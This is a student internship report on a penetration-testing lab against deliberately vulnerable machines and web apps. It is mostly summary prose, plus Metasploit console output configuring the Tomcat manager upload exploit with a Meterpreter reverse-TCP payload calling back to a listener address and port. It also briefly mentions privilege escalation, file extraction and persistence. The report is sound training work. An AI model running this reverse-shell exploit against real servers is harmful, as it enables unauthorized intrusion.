A

Report on

PRACTICAL SECURITY ASSESSMENT (TASK 8)

Submitted In Partial Fulfillment of the Requirements

for the

Cyber Security Internship (Week 3) (VAPT)

Internship Organization

CyArt Tech LLP

Submitted by

DIGVIJOY RANJAN

B.Tech in CSE (2303330109004)

Raj Kumar Goel Institute of Technology and Management, Ghaziabad

Submission Date: 3 April 2026

LIST OF FIGURES

CHAPTER NO.	TITLE	PAGE NO.
1	Figure 1 : Exploit chain execution	3
2	Figure 2: Metasploit exploit configuration	3
3	Figure 3: Metasploit exploit execution	4
4	Figure 4: Meterpreter session established	4
5	Figure 5: Exploit code before customization	5
6	Figure 6 : Exploit code before customization	5
7	Figure 7: Custom Exploit Execution result	6
8	Figure 8: SQL Injection Payload Testing	7
9	Figure 9: Findings Table	8

TABLE OF CONTENTS

CHAPTER NO.	TITLE	PAGE NO.
	LIST OF FIGURES	**I**
	TABLE OF CONTENTS	**II**
1.	**INTRODUCTION**	
	1.1 OVERVIEW	1
	1.2 PURPOSE OF THIS TASK	1
	1.3 TARGET INFORMATION	1-2
	1.4 OBJECTIVES	2
2.	**ADVANCED EXPLOITATION LAB**	
	2.1 EXPLOIT CHAIN EXECUTION	3
	2.2 METASPLOIT CONFIGURATION & EXECUTION	3-4
	2.3 EXPLOIT CUSTOMIZATION	5-6
	2.4 EXPLOITATION RESULTS	6
3.	**WEB APPLICATION TESTING LAB**	
	3.1 SQL INJECTION TESTING	7
	3.2 CROSS-SITE SCRIPTING (XSS) TESTING	7
	3.3 BURP SUITE ANALYSIS	7
	3.4 VULNERABILITY DOCUMENTATION	7
4.	**REPORTING PRACTICE**	
	4.1 FINDINGS TABLE	8
	4.2 ATTACK PATH DIAGRAM	8
	4.3 EXPLOIT DEVELOPMENT PROCESS	8
5.	**INTRODUCTION**	
	5.1 POST-EXPLOITATION ACTIVITIES	9
	5.2 EVIDENCE COLLECTION	9-10
6.	**INTRODUCTION**	
	6.1 RECONNAISSANCE & SCANNING	11
	6.2 VULNERABILITY ASSESSMENT	11
	6.3 EXPLOITATION	11
	6.4 VULNERABILITY ASSESSMEN	11
	6.5 FINAL REPORT SUMMARY	11
7.	**CONCLUSION AND REFERENCE**	
	7.1 CONCLUSION	12
	7.2 REFERENCE	12

1. INTRODUCTION

1.1 Overview

Vulnerability Assessment and Penetration Testing (VAPT) is a comprehensive approach used to identify, analyze, and mitigate security vulnerabilities in systems, networks, and applications. It combines automated tools and manual testing techniques to simulate real-world cyberattacks in a controlled environment.

In this practical study, various penetration testing techniques were applied using industry-standard tools such as Metasploit, Burp Suite, and sqlmap. The objective was to understand how attackers exploit vulnerabilities and how organizations can strengthen their security posture by identifying and fixing these weaknesses proactively.

1.2 Purpose of This Task

The primary purpose of this task is to gain hands-on experience in performing VAPT activities and understanding the real-world implications of cybersecurity vulnerabilities. This includes learning how to identify security flaws, exploit them in a controlled environment, and document the findings effectively.

Additionally, this task helps in developing practical skills required for cybersecurity roles such as penetration tester, security analyst, and ethical hacker. It also emphasizes the importance of responsible disclosure and ethical practices while conducting security assessments.

1.3 Target Information

The target systems used in this practical are intentionally vulnerable environments designed for learning and testing purposes. These include web applications and virtual machines such as DVWA (Damn Vulnerable Web Application), Metasploitable, and other VulnHub machines.

- Target Type: Web Applications and Virtual Machines
- Environment: Isolated Lab Setup
- Tools Used: Metasploit, Burp Suite, sqlmap, OWASP ZAP

- Objective: Identify vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), and misconfigurations

The controlled setup ensures that testing is performed safely without affecting real-world systems.

1.4 Objectives

The main objectives of this practical task are:

- To understand advanced exploitation techniques such as exploit chaining and payload customization
- To identify and exploit common web application vulnerabilities based on OWASP Top 10
- To perform both manual and automated penetration testing
- To gain experience in post-exploitation activities like privilege escalation and data collection
- To develop skills in documenting vulnerabilities and preparing professional security reports
- To improve communication of technical findings to both technical and non-technical stakeholders

2. ADVANCED EXPLOITATION LAB

2.1 Exploit Chain Execution

An exploit chain was executed by combining multiple vulnerabilities to gain unauthorized access. The attack started with an initial vulnerability and escalated into remote code execution.




Figure 1: Exploit chain execution

2.2 Metasploit Configuration & Execution




Figure 2: Metasploit exploit configuration




Figure 3: Metasploit exploit execution





Figure 4: Meterpreter session established


2.3 Exploit Customization

Existing exploit code was modified to match the target environment. Parameters such as IP address, payload, and encoding were adjusted.



```
Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, http, socks5h, sapni, socks4
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.47     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal


View the full module info with the info, or info -d command.

msf exploit(multi/http/tomcat_mgr_upload) >
```

Figure 5: Exploit code before customization



```
  PingbackRetries                 0
  PingbackSleep                   30
  Proxies
  RHOSTS                          <metasploitable_ip>
  RPORT                           8080
  ReverseAllowProxy               false
  ReverseListenerBindAddress
  ReverseListenerBindPort
  ReverseListenerComm
  ReverseListenerThreaded         false
  SSL                             false
  SSLKeyLogFile
  SSLServerNameIndication
  SSLVersion                      Auto
  SessionCommunicationTimeout     300
  SessionExpirationTimeout        604800
  SessionRetryTotal               3600
  SessionRetryWait                10
  Spawn                           2
  StageEncoder
  StageEncoderSaveRegisters
  StageEncodingFallback           true
  StagerRetryCount                10
  StagerRetryWait                 5
  TARGETURI                       /manager
  USERNAME                        tomcat
  UserAgent                       Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
  VERBOSE                         false
  VHOST
  WORKSPACE
  WfsDelay                        2
  payload                         java/meterpreter/reverse_tcp

msf exploit(multi/http/tomcat_mgr_upload) >
```

Figure 6: Exploit code before customization




Figure 7: Custom Exploit Execution result

2.4 Exploitation Results

The exploitation phase resulted in successful system access using Meterpreter. Sensitive information was accessible, demonstrating the severity of vulnerabilities.

3. WEB APPLICATION TESTING LAB

3.1 SQL Injection Testing

SQL Injection vulnerabilities were tested using manual payloads and automated tools like sqlmap.




Figure 8: SQL Injection Payload Testing

3.2 Cross-Site Scripting (XSS) Testing

XSS vulnerabilities were tested by injecting malicious scripts into input fields. Reflected XSS was identified in the application.

3.3 Burp Suite Analysis

Burp Suite was used to intercept HTTP requests and analyze parameters. Request manipulation helped identify vulnerabilities.

3.4 Vulnerability Documentation

All vulnerabilities were documented with details such as severity, impact, and remediation steps.

4. REPORTING PRACTICE

4.1 Findings Table

ID	Vulnerability	Severity	Description
F001	SQL Injection	Critical	Database access possible
F002	XSS	Medium	Script injection possible

Figure 9: Findings Table

4.2 Attack Path Diagram

A visual representation of the attack flow was created to demonstrate how vulnerabilities were exploited step-by-step.

4.3 Exploit Development Process

The report includes:

- Executive Summary
- Technical Findings
- Risk Assessment
- Remediation Steps

5. POST-EXPLOITATION, EVIDENCE COLLECTION

5.1 Post-Exploitation Activities

After successful exploitation, post-exploitation techniques were performed to assess the depth of system compromise and potential impact.

Privilege Escalation

Privilege escalation techniques were used to gain higher-level (administrative/root) access on the compromised system. This allowed complete control over the system and demonstrated the severity of the vulnerabilities exploited.

System Enumeration

Detailed system enumeration was conducted to gather critical information such as:

- User accounts and privileges
- Running processes
- Installed applications
- Network configurations

Tools like Meterpreter were used to automate and simplify the enumeration process.

5.2 Evidence Collection

During the post-exploitation phase, relevant evidence was collected to support findings and ensure proper documentation.

- Network traffic was captured using tools like Wireshark
- System logs and sensitive files were extracted
- All collected data was hashed (e.g., SHA-256) to maintain integrity and authenticity

Proper chain-of-custody procedures were followed to ensure that the evidence remains valid for reporting and analysis purposes.

6. CAPSTONE PROJECT (FULL VAPT CYCLE)

The capstone project involved performing a complete VAPT cycle, simulating a real-world penetration testing engagement.

6.1. Reconnaissance & Scanning

Initial reconnaissance and scanning were performed using tools such as Nmap and OpenVAS to identify open ports, services, and potential vulnerabilities in the target system.

6.2 Vulnerability Assessment

The identified vulnerabilities were analyzed and categorized based on their severity and impact. High-risk vulnerabilities were prioritized for exploitation.

6.3 Exploitation

Exploitation was carried out using Metasploit and other tools to gain unauthorized access to the system. Successful exploitation demonstrated how attackers could compromise the system.

6.4 Vulnerability Assessment

Further actions were performed after gaining access, including privilege escalation, data extraction, and maintaining persistence to simulate real attack scenarios.

6.5 Final Report Summary

The assessment revealed multiple vulnerabilities that could lead to serious security breaches. Key recommendations include:

- Applying security patches regularly
- Implementing strong input validation
- Enhancing access control mechanisms
- Conducting periodic security assessments

7. CONCLUSION AND REFERENCE

7.1. Conclusion

This practical implementation of VAPT provided hands-on experience in identifying and exploiting vulnerabilities. The use of tools like Metasploit and Burp Suite demonstrated real-world attack scenarios. Proper remediation and secure coding practices are essential to protect systems from such threats.

7.2 References

- OWASP Top 10
- Exploit-DB
- Metasploit Documentation
- PortSwigger Web Security Academy
- PTES Framework